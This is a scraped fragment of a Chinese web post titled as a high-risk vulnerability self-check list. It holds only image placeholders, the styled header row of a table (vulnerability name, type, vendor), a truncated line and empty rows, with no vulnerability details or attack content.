

本次高危漏洞自查列表
|
||||
<table><tbody><tr style="-webkit-tap-highlight-color: transparent;margin: 0px;padding: 0px;outline: 0px;max-width: 100%;box-sizing: border-box !important;overflow-wrap: break-word !important;"><td data-colwidth="159" width="159" style="-webkit-tap-highlight-color: transparent;margin: 0px;padding: 0px;outline: 0px;overflow-wrap: break-word !important;word-break: break-all;hyphens: auto;border: 1px solid rgb(62, 62, 62);max-width: 100%;box-sizing: border-box !important;background-color: rgb(0, 202, 254);"><section style="-webkit-tap-highlight-color: transparent;margin: 0px;padding: 0px;outline: 0px;max-width: 100%;box-sizing: border-box !important;overflow-wrap: break-word !important;font-size: 12px;"><p style="-webkit-tap-highlight-color: transparent;margin: 0px;padding: 0px;outline: 0px;max-width: 100%;box-sizing: border-box !important;overflow-wrap: break-word !important;clear: both;min-height: 1em;"><span style="-webkit-tap-highlight-color: transparent;margin: 0px;padding: 0px;outline: 0px;max-width: 100%;box-sizing: border-box !important;overflow-wrap: break-word !important;font-size: 14px;"><strong style="-webkit-tap-highlight-color: transparent;margin: 0px;padding: 0px;outline: 0px;max-width: 100%;box-sizing: border-box !important;overflow-wrap: break-word !important;"><span leaf="" style="-webkit-tap-highlight-color: transparent;margin: 0px;padding: 0px;outline: 0px;max-width: 100%;box-sizing: border-box !important;overflow-wrap: break-word !important;">漏洞名称</span></strong></span></p></section></td><td data-colwidth="125" width="120" style="-webkit-tap-highlight-color: transparent;margin: 0px;padding: 0px;outline: 0px;overflow-wrap: break-word !important;word-break: break-all;hyphens: auto;border: 1px solid rgb(62, 62, 62);max-width: 100%;box-sizing: border-box !important;background-color: rgb(0, 202, 254);"><section style="-webkit-tap-highlight-color: transparent;margin: 0px;padding: 0px;outline: 0px;max-width: 100%;box-sizing: border-box !important;overflow-wrap: break-word !important;font-size: 12px;"><p style="-webkit-tap-highlight-color: transparent;margin: 0px;padding: 0px;outline: 0px;max-width: 100%;box-sizing: border-box !important;overflow-wrap: break-word !important;clear: both;min-height: 1em;"><span style="-webkit-tap-highlight-color: transparent;margin: 0px;padding: 0px;outline: 0px;max-width: 100%;box-sizing: border-box !important;overflow-wrap: break-word !important;font-size: 14px;"><strong style="-webkit-tap-highlight-color: transparent;margin: 0px;padding: 0px;outline: 0px;max-width: 100%;box-sizing: border-box !important;overflow-wrap: break-word !important;"><span leaf="" style="-webkit-tap-highlight-color: transparent;margin: 0px;padding: 0px;outline: 0px;max-width: 100%;box-sizing: border-box !important;overflow-wrap: break-word !important;">漏洞类型</span></strong></span></p></section></td><td data-colwidth="96" width="100" style="-webkit-tap-highlight-color: transparent;margin: 0px;padding: 0px;outline: 0px;overflow-wrap: break-word !important;word-break: break-all;hyphens: auto;border: 1px solid rgb(62, 62, 62);max-width: 100%;box-sizing: border-box !important;background-color: rgb(0, 202, 254);"><section style="-webkit-tap-highlight-color: transparent;margin: 0px;padding: 0px;outline: 0px;max-width: 100%;box-sizing: border-box !important;overflow-wrap: break-word !important;font-size: 12px;"><p style="-webkit-tap-highlight-color: transparent;margin: 0px;padding: 0px;outline: 0px;max-width: 100%;box-sizing: border-box !important;overflow-wrap: break-word !important;clear: both;min-height: 1em;"><span style="-webkit-tap-highlight-color: transparent;margin: 0px;padding: 0px;outline: 0px;max-width: 100%;box-sizing: border-box !important;overflow-wrap: break-word !important;font-size: 14px;"><strong style="-webkit-tap-highlight-color: transparent;margin: 0px;padding: 0px;outline: 0px;max-width: 100%;box-sizing: border-box !important;overflow-wrap: break-word !important;"><span leaf="" style="-webkit-tap-highlight-color: transparent;margin: 0px;padding: 0px;outline: 0px;max-width: 100%;box-sizing: border-box !important;overflow-wrap: break-word !important;">所属厂商</span></strong></span></p></section></td><td data-colwidth="194" width="25.0000%" style="-webkit-tap-highlight-color: transparent;margin: 0px;padding: 0px;outline: 0px;overflow-wrap: break-word !important;word-break: break-all;hyphens: auto;border: 1px solid rgb(62, 62, 62);max-width: 100%;box-sizing: border-box !important;background-color: rgb(0, 202, 254);"><section style="-webkit-tap-highlight-color: transparent;margin: 0px;padding: 0px;outline: 0px;max-width: 100%;box-sizing: border-box !important;overflow-wrap: break-word !important;font-size: 12px;"><p style="-webkit-tap-highlight-color: transparent;margin: 0px;padding: 0px;outline: 0px;max-width: 100%;box-sizing: border-box !important;overflow-wrap: break-word !important;clear: both;min-height: 1em;"><span style="-webkit-tap-highlight-color: traLine truncated
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||

|
||||
|
||||

|
||||
|
||||

|
||||
|
||||
